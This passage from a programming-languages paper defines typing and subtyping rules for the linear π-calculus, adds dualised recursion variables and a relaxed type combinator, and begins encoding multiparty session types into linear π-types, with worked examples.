Rule (Rπ-Com) models communication between output and input on a name x: it reduces to the corresponding continuations, with a value substitution on the receiver process. (Rπ-Case) says that **case** applied on a variant value $l_j(v)$ reduces to P_j, with v in place of x_j — provided that l_j is one of the supported cases (i.e., $l_j = l_i$ for some $i \in I$). Rule (Rπ-With) deconstructs a labelled tuple $[l_i : v_i]_{i \in I}$: it says that **with** reduces to its continuation P with v_i in place of each x_i, for all $i \in I$. By (Rπ-Res) and (Rπ-Par), reductions can happen under restriction and parallel composition, respectively. By (Rπ-Struct), reduction is closed under the structural congruence $\equiv$, whose definition is standard (see [59, Table 1.1] and [60]).

π-Calculus Typing. We now summarise the π-calculus types, subtyping, and typing rules.

▶ **Definition 3.3** (π-types)**.** The syntax of a *π-calculus type* T is given by:

$$
\begin{array}{rll}
T ::= & \mathsf{Li}(T) \mid \mathsf{Lo}(T) \mid \mathsf{L}\sharp(T) & \text{(linear input, linear output, linear connection)} \\
& \sharp(T) \mid \bullet & \text{(unrestricted connection, no capability)} \\
& \langle l_i \_ T_i \rangle_{i \in I} \mid [l_i : T_i]_{i \in I} & \text{(variant, labelled tuple a.k.a. "record")} \\
& \mu \mathbf{t}.T \mid \mathbf{t} \mid \mathtt{Bool} \mid \mathtt{Int} \mid \ldots & \text{(recursive type, type variable, base type)}
\end{array}
$$

Linear types $\mathsf{Li}(T)$, $\mathsf{Lo}(T)$ denote, respectively, names used *exactly once* to input/output a value of type T. $\mathsf{L}\sharp(T)$ denotes a name used once for sending, and once for receiving, a message of type T. $\sharp(T)$ denotes an *unrestricted connection*, i.e., a name that can be used both for input/output any number of times. $\bullet$ is assigned to names that cannot be used for input/output. $\langle l_i \_ T_i \rangle_{i \in I}$ is a labelled disjoint union of types, while $[l_i : T_i]_{i \in I}$ (that we will often call "record") is a labelled product type; for both, labels l_i are all distinct, and their order is irrelevant. As syntactic sugar, we write $(T_i)_{i \in 1..n}$ for a record with integer labels $[i : T_i]_{i \in \{1,..,n\}}$. Recursive types and variables, and base types like $\mathtt{Bool}$, are standard.

The predicate $\mathrm{lin}(T)$ (Definition 3.4 below) holds iff T has some linear input/output component.

▶ **Definition 3.4** (Linear/unrestricted types)**.** The predicate lin is inductively defined as:

$$
\mathrm{lin}(\mathsf{Li}(T)) \qquad \mathrm{lin}(\mathsf{Lo}(T)) \qquad \frac{\exists j \in I : \mathrm{lin}(T_j)}{\mathrm{lin}(\langle l_i \_ T_i \rangle_{i \in I})} \qquad \frac{\exists j \in I : \mathrm{lin}(T_j)}{\mathrm{lin}([l_i : T_i]_{i \in I})} \qquad \frac{\mathrm{lin}\,(T)}{\mathrm{lin}\,(\mu \mathbf{t}.T)}
$$

We write $\mathrm{un}(T)$ iff $\neg\, \mathrm{lin}(T)$ (i.e., T is unrestricted iff is not linear).

$$(\text{T}\pi\text{-Name})\ \frac{\mathrm{un}(\Gamma)}{\Gamma, x{:}T \vdash x{:}T} \qquad (\text{T}\pi\text{-Basic})\ \frac{\mathrm{un}(\Gamma) \quad v \in B}{\Gamma \vdash v{:}B} \qquad (\text{T}\pi\text{-LVal})\ \frac{\Gamma \vdash v{:}T}{\Gamma \vdash l(v){:}\langle l\_T\rangle}$$

$$(\text{T}\pi\text{-LTup})\ \frac{\mathrm{un}(\Gamma) \quad \forall i \in I \quad \Gamma_i \vdash v_i{:}T_i}{\left(\biguplus_{i\in I}\Gamma_i\right) \uplus \Gamma \vdash [l_i{:}v_i]_{i\in I}{:}[l_i{:}T_i]_{i\in I}} \qquad (\text{T}\pi\text{-Sub})\ \frac{\Gamma \vdash x{:}T \quad T \leqslant_\pi T'}{\Gamma \vdash x{:}T'} \qquad (\text{T}\pi\text{-Nil})\ \frac{\mathrm{un}(\Gamma)}{\Gamma \vdash \mathbf{0}}$$

$$(\text{T}\pi\text{-Par})\ \frac{\Gamma_1 \vdash P \quad \Gamma_2 \vdash Q}{\Gamma_1 \uplus \Gamma_2 \vdash P \mid Q} \qquad (\text{T}\pi\text{-Res1})\ \frac{\Gamma, x{:}\dagger(T) \vdash P \quad \dagger \in \{\mathsf{L}\sharp, \sharp\}}{\Gamma \vdash (\boldsymbol{\nu} x)P} \qquad (\text{T}\pi\text{-Res2})\ \frac{\Gamma, x{:}\bullet \vdash P}{\Gamma \vdash (\boldsymbol{\nu} x)P}$$

$$(\text{T}\pi\text{-Inp})\ \frac{\Gamma_1 \vdash x{:}\dagger(T) \quad \dagger \in \{\mathsf{Li}, \sharp\} \quad \Gamma_2, y{:}T \vdash P}{\Gamma_1 \uplus \Gamma_2 \vdash x(y).P} \qquad (\text{T}\pi\text{-Out})\ \frac{\Gamma_1 \vdash x{:}\dagger(T) \quad \dagger \in \{\mathsf{Lo}, \sharp\} \quad \Gamma_2 \vdash v{:}T \quad \Gamma_3 \vdash P}{\Gamma_1 \uplus \Gamma_2 \uplus \Gamma_3 \vdash \overline{x}\langle v\rangle.P} \qquad (\text{T}\pi\text{-Repl})\ \frac{\Gamma \vdash P \quad \mathrm{un}(\Gamma)}{\Gamma \vdash *P}$$

$$(\text{T}\pi\text{-Case})\ \frac{\Gamma_1 \vdash v{:}\langle l_i\_T_i\rangle_{i\in I} \quad \forall i \in I \quad \Gamma_2, x_i{:}T_i \vdash P_i}{\Gamma_1 \uplus \Gamma_2 \vdash \mathbf{case}\, v\, \mathbf{of}\, \{l_i(x_i) \triangleright P_i\}_{i\in I}} \qquad (\text{T}\pi\text{-With})\ \frac{\Gamma_1 \vdash v{:}[l_i{:}T_i]_{i\in I} \quad \Gamma_2, \{x_i{:}T_i\}_{i\in I} \vdash P}{\Gamma_1 \uplus \Gamma_2 \vdash \mathbf{with}\, [l_i{:}x_i]_{i\in I} = v\, \mathbf{do}\, P}$$

Figure 5 Typing rules for the linear π-calculus.

▶ **Definition 3.5.** *Subtyping* $\leqslant_\pi$ for π-types is coinductively defined as:

$$\frac{B \leqslant_{\mathsf{B}} B'}{B \leqslant_\pi B'}\ (\text{S-LB}) \qquad \frac{}{\bullet \leqslant_\pi \bullet}\ (\text{S-LEnd}) \qquad \frac{T \leqslant_\pi T'}{\mathsf{Li}(T) \leqslant_\pi \mathsf{Li}(T')}\ (\text{S-Li}) \qquad \frac{T' \leqslant_\pi T}{\mathsf{Lo}(T) \leqslant_\pi \mathsf{Lo}(T')}\ (\text{S-Lo})$$

$$\frac{\forall i \in I \quad T_i \leqslant_\pi T_i'}{\langle l_i\_T_i\rangle_{i\in I} \leqslant_\pi \langle l_i\_T_i'\rangle_{i\in I\cup J}}\ (\text{S-Variant}) \qquad \frac{\forall i \in I \quad T_i \leqslant_\pi T_i'}{[l_i{:}T_i]_{i\in I} \leqslant_\pi [l_i{:}T_i']_{i\in I}}\ (\text{S-LTuple}) \qquad \frac{T\{{}^{\mu\mathbf{t}.T}/_{\mathbf{t}}\} \leqslant_\pi T'}{\mu\mathbf{t}.T \leqslant_\pi T'}\ (\text{S-L}\mu\text{L})$$

By rule (S-LB), $\leqslant_\pi$ includes basic subtyping $\leqslant_{\mathsf{B}}$. (S-LEnd) relates types without I/O capabilities. By (S-Li) (resp. (S-Lo)), linear input (resp. output) subtyping is *covariant* (resp. *contravariant*) in the carried type. By (S-Variant), subtyping for variant types is *covariant* in *both* carried types *and* number of components. By (S-LTuple), subtyping for labelled tuples, a.k.a records, is *covariant* in the carried types. (Note: "full" record subtyping allows to add/remove entries [59, §7.3]; but here, "record" just means "labelled tuple".) Rule (S-LμL) (and its symmetric, omitted) relates a recursive type $\mu\mathbf{t}.T$ to T' iff its unfolding is related to T'.

▶ **Definition 3.6** (Typing context, type combination)**.** The *linear π-calculus typing context* Γ is a partial mapping defined as: $\Gamma ::= \emptyset \mid \Gamma, x{:}T$
We write $\mathrm{lin}(\Gamma)$ iff $\exists x{:}T \in \Gamma : \mathrm{lin}(T)$, and $\mathrm{un}(\Gamma)$ iff $\neg\,\mathrm{lin}(\Gamma)$. The *type combinator* $\uplus$ is defined as follows (and undefined in other cases), and is extended to typing contexts as expected.

$$\mathsf{Li}(T) \uplus \mathsf{Lo}(T) \triangleq \mathsf{L}\sharp(T) \qquad \mathsf{Lo}(T) \uplus \mathsf{Li}(T) \triangleq \mathsf{L}\sharp(T) \qquad T \uplus T \triangleq T \quad \text{if } \mathrm{un}(T)$$

$$(\Gamma_1 \uplus \Gamma_2)(x) \triangleq \begin{cases} \Gamma_1(x) \uplus \Gamma_2(x) & \text{if } x \in \mathrm{dom}(\Gamma_1) \cap \mathrm{dom}(\Gamma_2) \\ \Gamma_i(x) & \text{if } x \in \mathrm{dom}(\Gamma_i) \setminus \mathrm{dom}(\Gamma_j) \end{cases}$$

Figure 5 shows the **typing system for the linear π-calculus**. Typing judgements have two forms: $\Gamma \vdash v{:}T$ and $\Gamma \vdash P$. (Tπ-Name) says that a name has the type assumed in the typing context; (Tπ-Basic) relates base values to their types; both rules require unrestricted typing contexts. By (Tπ-LVal), a variant value $l(v)$ is of type $\langle l\_T\rangle$ if value v is of type T. By (Tπ-LTup), a record value $[l_i{:}v_i]_{i\in I}$ is of type $[l_i{:}T_i]_{i\in I}$ if for all $i \in I$, v_i is of type T_i. (Tπ-Sub) is the *subsumption rule*: if x has type T in Γ, then it also has any *super*type of T. By (Tπ-Nil), $\mathbf{0}$ is well typed in every unrestricted typing context. By (Tπ-Par), the parallel composition of two processes is typed by combining the respective typing contexts. By (Tπ-Res1), the restriction process $(\boldsymbol{\nu} x)P$ is well typed if P is typed by augmenting the context with $x{:}\mathsf{L}\sharp(T)$. or $x{:}\sharp T$. In the first case, by applying Definition 3.6 ($\uplus$), we have $x{:}\mathsf{L}\sharp(T) = x{:}\mathsf{Li}(T) \uplus \mathsf{Lo}(T)$: this implies that P owns *both* capabilities of linear input/output

$$\mathbf{let}\, x = v\, \mathbf{in}\, P \triangleq (\boldsymbol{\nu} z)\,(\overline{z}\langle v\rangle.\mathbf{0} \mid z(x).P) \quad (\text{where } z \notin \{x\} \cup \mathrm{fn}(v) \cup \mathrm{fn}(P))$$

$$(\text{R}\pi\text{-Let})\ \ \mathbf{let}\, x = v\, \mathbf{in}\, P \to P\{{}^{v}/_{x}\} \qquad (\text{T}\pi\text{-Let})\ \ \frac{\Gamma_1 \vdash v : T \qquad \Gamma_2, x : T \vdash P}{\Gamma_1 \uplus \Gamma_2 \vdash \mathbf{let}\, x = v\, \mathbf{in}\, P}$$

$$(\text{T}\pi\text{-Narrow})\ \ \frac{\Gamma, x : T \vdash P \quad T' \leqslant_\pi T}{\Gamma, x : T' \vdash P} \qquad (\text{T}\pi\text{-MSubst})\ \ \frac{\forall i \in I \quad \Gamma_i \vdash v_i : T_i \quad \Gamma, \{x_i : T_i\}_{i\in I} \vdash P}{\left(\biguplus_{i\in I} \Gamma_i\right) \uplus \Gamma \vdash P\{{}^{v_i}/_{x_i}\}_{i\in I}}$$

Figure 6 "Let" binder (definition, reduction, typing), and narrowing / substitution rules.

of x. By (Tπ-Res2), the restriction $(\boldsymbol{\nu} x)P$ is typed if P is typed and x has no capabilities. By (Tπ-Inp) (resp. (Tπ-Out)), the input and output processes are typed if x is a (possibly linear) name used in input (resp. output), and the carried types are compatible with the type of y (resp. value v). The typing context used to type the input and output process is obtained by applying $\uplus$ on the premises. By (Tπ-Repl), a replicated process $*P$ is typed in the same unrestricted context that types P. By (Tπ-Case), $\mathbf{case}\, v\, \mathbf{of}\, \{l_i(x_i) \triangleright P_i\}_{i\in I}$ is typed if the guard value v has variant type, and every P_i is typed assuming $x_i : T_i$, for all $i \in I$. By (Tπ-With), process $\mathbf{with}\, [l_i : x_i]_{i\in I} = v\, \mathbf{do}\, P$ is typed if v is of record type and for all $i \in I$, each v_i has the same type as x_i, i.e., T_i.

4 Some Typed π-Calculus Extensions and Results

We introduce some definitions and results on typed π-calculus: we will need them in Section 5 and Section 6, to state our encoding and its properties. As we target *standard* typed π-calculus (Section 3), all our extensions are *conservative*, so to preserve standard results (e.g., subject reduction).

"Let" binder, narrowing, substitution. Figure 6 shows several auxiliary definitions and typing rules. $\mathbf{let}\, x = v\, \mathbf{in}\, P$ binds x in P, and reduces by replacing x with v in P. It is a macro on other π-calculus contructs: hence, rules (Rπ-Let)/(Tπ-Let) are based on the reduction/typing of its expansion (details in [60]). Rule (Tπ-Narrow) derives from the narrowing lemma [59, 7.2.5]. (Tπ-MSubst) represents zero or more applications of the substitution lemma [59, 8.1.4].

Duality and Recursive π-Types. The *duality* for linear π-types relates opposite but compatible input/output capabilities. Intuitively, the dual of a $\mathsf{Li}(T)$ is $\mathsf{Lo}(T)$ (and *vice versa*) [15]. Note that the carried type T *is the same*: i.e., dual types can be combined with $\uplus$ (Definition 3.6), yielding $\mathsf{L}\sharp(T)$. However, defining duality for *recursive* π-types is not straightforward: what is the dual of $T = \mu \mathbf{t}.\mathsf{Lo}(\mathbf{t})$? Is it maybe $T' = \mu \mathbf{t}.\mathsf{Li}(\mathbf{t})$? Since $\uplus$ is *not* defined for μ-types, we can check whether it is defined for the *unfoldings* of our hypothetical duals T and T'. Unfortunately, we have $\mathrm{unf}(T) = \mathsf{Lo}(\mu \mathbf{t}.\mathsf{Lo}(\mathbf{t}))$ and $\mathrm{unf}(T') = \mathsf{Li}(\mu \mathbf{t}.\mathsf{Li}(\mathbf{t}))$: i.e., $\uplus$ is again undefined, so T,T' cannot be considered duals. Solving this issue is crucial: in Section 5, we will need to encode recursive partial types, preserving their duality (Definition 2.8) in linear π-types.

What we want is a notion of duality that *commutes with unfolding*, so that if two recursive types are dual, and we unfold them, we get a dual pair $\mathsf{Lo}(T)/\mathsf{Li}(T)$ that can be combined with $\uplus$ (since they carry the same T). We address this issue by extending the π-calculus type variables (Definition 3.3) with their *dualised* counterpart, denoted with $\overline{\mathbf{t}}$. We allow recursive types such as $\mu \mathbf{t}.\mathsf{Li}(\overline{\mathbf{t}})$ (but *not* $\mu \overline{\mathbf{t}}.\ldots$), and postulate that when unfolding, $\overline{\mathbf{t}}$ is substituted by a "dual" type $\mu \mathbf{t}.\mathsf{Lo}(\mathbf{t})$, as formalised in Definition 4.1 below. Quite interestingly, our

approach reminds of the "logical duality" for session types [43], but we study it in the context of π-calculus (we will further discuss this topic in Section 8).

▶ **Definition 4.1.** $\overline{T}$ is the *dual of* T, and is defined as follows:

$$\overline{\mathsf{Li}(T)} \triangleq \mathsf{Lo}(T) \qquad \overline{\mathsf{Lo}(T)} \triangleq \mathsf{Li}(T) \qquad \overline{\bullet} \triangleq \bullet \qquad \overline{(\mathbf{t})} \triangleq \overline{\mathbf{t}} \qquad \overline{(\overline{\mathbf{t}})} \triangleq \mathbf{t} \qquad \overline{\mu\mathbf{t}.T} \triangleq \mu\mathbf{t}.\overline{T}\{{}^{\overline{\mathbf{t}}}/_{\mathbf{t}}\}$$

The *substitution* of T for a type variable $\mathbf{t}$ or $\overline{\mathbf{t}}$ is: $\mathbf{t}\{{}^{T}/_{\mathbf{t}}\} \triangleq T \quad \overline{\mathbf{t}}\{{}^{T}/_{\mathbf{t}}\} \triangleq \overline{T}$

The dual of a linear input type $\mathsf{Li}(T)$ is a linear output type $\mathsf{Lo}(T)$, and *vice versa*, with the payload type T unchanged, as expected. The dual of a terminated channel type $\bullet$ is itself. The dual of a type variable $\mathbf{t}$ is $\overline{\mathbf{t}}$, and the dual of a dualised type variable $\overline{\mathbf{t}}$ is $\mathbf{t}$, implying that duality on linear π-types is convolutive. The dual of $\mu\mathbf{t}.T$ is $\mu\mathbf{t}.\overline{T}\{{}^{\overline{\mathbf{t}}}/_{\mathbf{t}}\}$, where type T is dualised to $\overline{T}$, and every occurrence of $\mathbf{t}$ is replaced by its dual $\overline{\mathbf{t}}$ by Definition 4.1. Now, the desired commutativity between duality and unfolding holds, as per Lemma 4.2 below.

▶ **Lemma 4.2.** $\mathrm{unf}(\overline{T}) = \overline{\mathrm{unf}(T)}$.

▶ **Example 4.3.** Let $T = \mu\mathbf{t}.\mathsf{Li}((\mathbf{t}, \overline{\mathbf{t}}))$. Then:

$$\mathrm{unf}(T) = \mathsf{Li}\Big(\big(\mu\mathbf{t}.\mathsf{Li}((\mathbf{t}, \overline{\mathbf{t}})), \overline{\mu\mathbf{t}.\mathsf{Li}((\mathbf{t}, \overline{\mathbf{t}}))}\big)\Big) = \mathsf{Li}\big((\mu\mathbf{t}.\mathsf{Li}((\mathbf{t}, \overline{\mathbf{t}})), \mu\mathbf{t}.\mathsf{Lo}((\overline{\mathbf{t}}, \mathbf{t})))\big); \text{ and}$$

$$\mathrm{unf}(\overline{T}) = \mathrm{unf}\big(\mu\mathbf{t}.\mathsf{Lo}((\overline{\mathbf{t}}, \mathbf{t}))\big) = \mathsf{Lo}\big((\mu\mathbf{t}.\mathsf{Li}((\mathbf{t}, \overline{\mathbf{t}})), \mu\mathbf{t}.\mathsf{Lo}((\overline{\mathbf{t}}, \mathbf{t})))\big) = \overline{\mathrm{unf}(T)}$$

By adding dualised type variables in Definition 3.3, we naturally extend the definition of $\mathrm{fv}(T)$ (with $\mu\mathbf{t}\ldots$ binding both $\mathbf{t}$ and $\overline{\mathbf{t}}$), the subtyping relation $\leqslant_\pi$ in Definition 3.5 (by letting rules (S-LμL) and (S-LμR) use the substitution in Definition 4.1) and ultimately the typing system in Definition 3.6. Using these extensions, we will obtain a rather simple encoding of recursive session types (Definition 5.1), and solve a subtle issue involving duality, recursion and continuations (Example 5.3).

The reader might be puzzled about the impact of dualised variables in the π-calculus theory. We show that dualised variables *do not increase the expressiveness of linear π-types*, and *do not unsafely enlarge subtyping* $\leqslant_\pi$: this is proved in Lemma 4.4, that allows to erase dualised variables from recursive π-types. It uses

1. a substitution that *only* replaces dualised variables, i.e.: $\overline{\mathbf{t}}\{{}^{\mathbf{t}'}/_{\overline{\mathbf{t}}}\} = \mathbf{t}'$; and
2. the equivalence $=_\pi$ defined as: $\leqslant_\pi \cap \leqslant_\pi^{-1}$.

▶ **Lemma 4.4** (Erasure of $\overline{\mathbf{t}}$). $\mu\mathbf{t}.T =_\pi \mu\mathbf{t}.T\big\{{}^{\mu\mathbf{t}'.\overline{T}\{{}^{\mathbf{t}'}/_{\overline{\mathbf{t}}}\}}/_{\overline{\mathbf{t}}}\big\}$, *for all* $\mathbf{t}' \notin \mathrm{fv}(T)$.

▶ **Example 4.5** (Application of erasure). Take T from Example 4.3. By Lemma 4.4, we have:

$$T =_\pi \mu\mathbf{t}.\mathsf{Li}\Big(\big(\mathbf{t}, \mu\mathbf{t}'.\overline{\mathsf{Li}((\mathbf{t}, \overline{\mathbf{t}}))}\{{}^{\mathbf{t}'}/_{\overline{\mathbf{t}}}\}\big)\Big) = \mu\mathbf{t}.\mathsf{Li}((\mathbf{t}, \mu\mathbf{t}'.\mathsf{Lo}((\mathbf{t}, \mathbf{t}'))))$$

Since $T =_\pi T'$ implies $T \leqslant_\pi T'$ and $T' \leqslant_\pi T$, Lemma 4.4 says that any $\mu\mathbf{t}.T$ is equivalent to a μ-type *without occurrences of* $\overline{\mathbf{t}}$: i.e., any typing relation with instances of $\overline{\mathbf{t}}$ corresponds to a $\overline{\mathbf{t}}$-free one. As a consequence, any typing derivation using $\overline{\mathbf{t}}$ can be turned into a $\overline{\mathbf{t}}$-free one. Summing up: adding dualised variables preserves the standard results of typed π-calculus.

Type Combinator $\pitchfork$. Definition 4.6 introduces a type combinator that is a "relaxed" version of $\uplus$ (Definition 3.6) extended with subtyping. We will use it to encode MPST typing contexts (Definition 5.6).

▶ **Definition 4.6.** The *π-calculus type combinator* $\pitchfork$ is defined on π-types as follows (and undefined in other cases), and naturally extended to typing contexts:

$$\left.\begin{array}{rcl} \mathsf{Lo}(T) \pitchfork \mathsf{Li}(T') & \triangleq & \mathsf{Li}(T) \uplus \mathsf{Lo}(T) \\ \mathsf{Li}(T') \pitchfork \mathsf{Lo}(T) & \triangleq & \mathsf{Li}(T) \uplus \mathsf{Lo}(T) \end{array}\right\} \text{if } T \leqslant_\pi T' \qquad T \pitchfork T \triangleq T \quad \text{if } \mathrm{un}(T)$$

$$(\Gamma_1 \pitchfork \Gamma_2)(x) \triangleq \begin{cases} \Gamma_1(x) \pitchfork \Gamma_2(x) & \text{if } x \in \mathrm{dom}(\Gamma_1) \cap \mathrm{dom}(\Gamma_2) \\ \Gamma_i(x) & \text{if } x \in \mathrm{dom}(\Gamma_i) \setminus \mathrm{dom}(\Gamma_j) \end{cases}$$

The difference between $\uplus$ and $\fatbslash$ is that the former combines linear inputs/outputs with *the same carried type*, while $\fatbslash$ is more relaxed: it allows a carried type to be subtype of the other — more exactly, the type carried by the output side can be smaller than the type carried by the input side. This is shown in Lemma 4.7 and Example 4.8 below.

▶ **Lemma 4.7.** *If* $T = T_1 \fatbslash T_2$, *and* $T_1' \uplus T_2' = T$, *then either*
(a) $T_1' \leqslant_\pi T_1$ *and* $T_2' \leqslant_\pi T_2$, *or*
(b) $T_1' \leqslant_\pi T_2$ *and* $T_2' \leqslant_\pi T_1$.

Lemma 4.7 says that $T_1 \fatbslash T_2$ (when defined) is a type that, when split using $\uplus$, yields linear I/O types that are subtypes of the originating T_1, T_2. Intuitively, it means that $\fatbslash$ can be soundly used to simplify typing derivations: if used to type some name x, it will yield (when defined) a type that can also be obtained by suitably using $\uplus$ and (Tπ-Sub) (Figure 5).

▶ **Example 4.8.** Let $T_1 = \mathsf{Li}(\mathtt{Real})$, $T_2 = \mathsf{Lo}(\mathtt{Int})$, and $T = T_1 \fatbslash T_2$. We have $T = \mathsf{L}\sharp(\mathtt{Int})$; if we let $T_1' \uplus T_2' = T$, then we get either *(a)* $T_1' = \mathsf{Li}(\mathtt{Int}) \leqslant_\pi T_1$ and $T_2' = \mathsf{Lo}(\mathtt{Int}) \leqslant_\pi T_2$, or *(b)* $T_1' = \mathsf{Lo}(\mathtt{Int}) \leqslant_\pi T_2$ and $T_2' = \mathsf{Li}(\mathtt{Int}) \leqslant_\pi T_1$.

5 Encoding Multiparty Session-π into Linear π-Calculus

We now present our encoding of MPST π-calculus into linear π-calculus. It consists of an *encoding of types* and an *encoding of processes*: combined, they preserve the safety properties of MPST communications, both w.r.t. typing and process behaviour.

Encoding of Types. Our goal is to decompose MPST channel endpoints into point-to-point π-calculus channels. This leads to the main intuition behind our approach: *encode MPST channel endpoints as labelled tuples*, whose labels are roles, and whose values are names (for communication). The idea is that if a multiparty channel of type S allows to talk with role $\mathtt{p}$, then the corresponding π-calculus record should have a label $\mathtt{p}$, mapping to a name that can send/receive messages to/from the process that plays the role $\mathtt{p}$. This suggests the type of an encoded MPST channel endpoint: it should be a π-calculus record — and since each name appearing in such record is used to communicate, it should have an input/output type.

▶ **Definition 5.1.** The *encoding of session type* S *into linear* π*-types* is: $\llbracket S \rrbracket \triangleq [\mathtt{p} : \llbracket S \upharpoonright \mathtt{p} \rrbracket]_{\mathtt{p} \in S}$ where the encoding of the partial projections $\llbracket S \upharpoonright \mathtt{p} \rrbracket$ is:

$$\begin{array}{llll} \llbracket \oplus_{i \in I} !l_i(U_i).H_i \rrbracket \triangleq \mathsf{Lo}\big(\langle l_i\_(\llbracket U_i \rrbracket, \overline{\llbracket H_i \rrbracket}) \rangle_{i \in I}\big) & \llbracket B \rrbracket \triangleq B & \llbracket \mathbf{end} \rrbracket \triangleq \bullet \\ \llbracket \&_{i \in I} ?l_i(U_i).H_i \rrbracket \triangleq \mathsf{Li}\big(\langle l_i\_(\llbracket U_i \rrbracket, \llbracket H_i \rrbracket) \rangle_{i \in I}\big) & \llbracket \mathbf{t} \rrbracket \triangleq \mathbf{t} & \llbracket \mu \mathbf{t}.H \rrbracket \triangleq \mu \mathbf{t}.\llbracket H \rrbracket \end{array}$$

The encoding of a session type S, namely $\llbracket S \rrbracket$, is a record that maps each role $\mathtt{p} \in S$ to the encoding of the *partial projection* $\llbracket S \upharpoonright \mathtt{p} \rrbracket$. The latter adopts the basic idea of the encoding of *binary, non-recursive* session types [36, 15]: it is the identity on a base type B, while a terminated channel type **end** becomes $\bullet$, with no capabilities. Selection $\oplus_{i \in I} !l_i(U_i).H_i$ and branching $\&_{i \in I} ?l_i(U_i).H_i$ are encoded as linear output and input types, respectively, adopting a *continuation-passing style (CPS)*. In both cases, the carried types are variants: $\langle l_i\_(\llbracket U_i \rrbracket, \overline{\llbracket H_i \rrbracket}) \rangle_{i \in I}$ for select and $\langle l_i\_(\llbracket U_i \rrbracket, \llbracket H_i \rrbracket) \rangle_{i \in I}$ for branch, with the same labels as the originating partial projections. Such variants carry tuples $(\llbracket U_i \rrbracket, \overline{\llbracket H_i \rrbracket})$ and $(\llbracket U_i \rrbracket, \llbracket H_i \rrbracket)$: the first element is the encoded payload type, and the second (i.e., the encoding of H_i) is the type of a *continuation name*: it is sent together with the encoded payload, and will be used to send/receive the *next* message (unless H_i is **end**). Note that selection sends the *dual* of $\llbracket H_i \rrbracket$: this is because the *sender* must keep interacting according to $\llbracket H_i \rrbracket$, while the

recipient must operate *dually* (cf. Definition 4.1). E.g., if $[\![H_i]\!]$ requires to send a message, the recipient of $\overline{[\![H_i]\!]}$ must receive it. The encodings of type variables and recursive types are homomorphic.

Note that by encoding session types as labelled tuples, we untangle the order of the interactions among different roles. We will recover this order later, when encoding processes.

▶ **Example 5.2.** Consider the session type $S \triangleq \mathtt{p}!l_1(\mathtt{Int}).\mathtt{q}?l_2(S').\mathbf{end}$, where $S' \triangleq \mathtt{r}!l_3(\mathtt{Bool}).\mathtt{q}?l_4(\mathtt{String}).\mathbf{end}$. By Definition 5.1, the encoding of S is:

$$\begin{aligned}[\![S]\!] &= [\mathtt{p}\colon [\![S \upharpoonright \mathtt{p}]\!], \mathtt{q}\colon [\![S \upharpoonright \mathtt{q}]\!]] = [\mathtt{p}\colon [\![!l_1(\mathtt{Int})]\!], \mathtt{q}\colon [\![?l_2(S')]\!]] \\ &= [\mathtt{p}\colon \mathtt{Lo}(\langle l_1\_(\mathtt{Int}, \bullet)\rangle), \mathtt{q}\colon \mathtt{Li}(\langle l_2\_([\mathtt{r}\colon \mathtt{Lo}(\langle l_3\_(\mathtt{Bool}, \bullet)\rangle), \mathtt{q}\colon \mathtt{Li}(\langle l_4\_(\mathtt{String}, \bullet)\rangle)], \bullet)\rangle)]\end{aligned}$$

Recursion, Continuations and Duality. We now point out a subtle (but crucial) difference between Definition 5.1 and the encoding of *binary, non-recursive* session types in [15]. When encoding partial selections, our continuation type is the *dual of the encoding of* H_i, i.e., $\overline{[\![H_i]\!]}$; in [15], instead, it is the *encoding of the dual of* H_i, i.e., $[\![\overline{H_i}]\!]$. This difference is irrelevant for *non-recursive* types (Example 5.2); but for *recursive* types, using $[\![\overline{H_i}]\!]$ would yield the wrong continuations. Using $\overline{[\![H_i]\!]}$, instead, gives the expected result, by generating *dualised recursion variables* (cf. Definition 4.1). We explain it in Example 5.3 below.

▶ **Example 5.3.** Let $H = \mu\mathbf{t}.!l(\mathtt{Bool}).\mathbf{t}$. By Definition 5.1, we have:

$$[\![H]\!] \;=\; [\![\mu\mathbf{t}.!l(\mathtt{Bool}).\mathbf{t}]\!] = \mu\mathbf{t}.\mathtt{Lo}\Big(\langle l\_([\![\mathtt{Bool}]\!], \overline{[\![\mathbf{t}]\!]})\rangle\Big) = \mu\mathbf{t}.\mathtt{Lo}\big(\langle l\_(\mathtt{Bool}, \overline{\mathbf{t}})\rangle\big)$$

Let us now unfold the encoding of H. By Definition 4.1, we have:

$$\mathrm{unf}([\![H]\!]) \;=\; \mathrm{unf}\big(\mu\mathbf{t}.\mathtt{Lo}\big(\langle l\_(\mathtt{Bool}, \overline{\mathbf{t}})\rangle\big)\big) \;=\; \mathtt{Lo}\big(\langle l\_\big(\mathtt{Bool}, \mu\mathbf{t}.\mathtt{Li}(\langle l\_(\mathtt{Bool}, \mathbf{t})\rangle)\big)\rangle\big)$$

This is what we want: since H requires a recursive output of `Bool`eans, its encoding should output a `Bool`ean, together with a *recursive input name* as continuation. Hence, the recipient will receive the first `Bool`ean together with a continuation name, whose type mandates to recursively input more `Bool`s. If encoding continuations as in [15], instead, we would have:

$$\begin{aligned}[\![H]\!] &= \mu\mathbf{t}.\mathtt{Lo}\big(\langle l\_([\![\mathtt{Bool}]\!], \overline{[\![\mathbf{t}]\!]})\rangle\big) = \mu\mathbf{t}.\mathtt{Lo}(\langle l\_(\mathtt{Bool}, \mathbf{t})\rangle) \quad (\mathbf{t} \text{ is } \textit{not} \text{ dualised}) \\ \mathrm{unf}([\![H]\!]) &= \mathtt{Lo}(\langle l\_(\mathtt{Bool}, \mu\mathbf{t}.\mathtt{Lo}(\langle l\_(\mathtt{Bool}, \mathbf{t})\rangle))\rangle)\end{aligned}$$

which is wrong: the recipient is required to recursively *output* `Bool`s. This wrong encoding would also prevent us from obtaining Theorem 6.1 later on.

Encoding of Typing Contexts. In order to preserve type safety, we want to *encode a session judgement (Figure 4) into a π-calculus typing judgement (Figure 5)*. For this reason, we now use the encoding of session types (Definition 5.1) to formalise the encoding of session typing contexts.

▶ **Definition 5.4.** The *encoding of a session typing context* is:

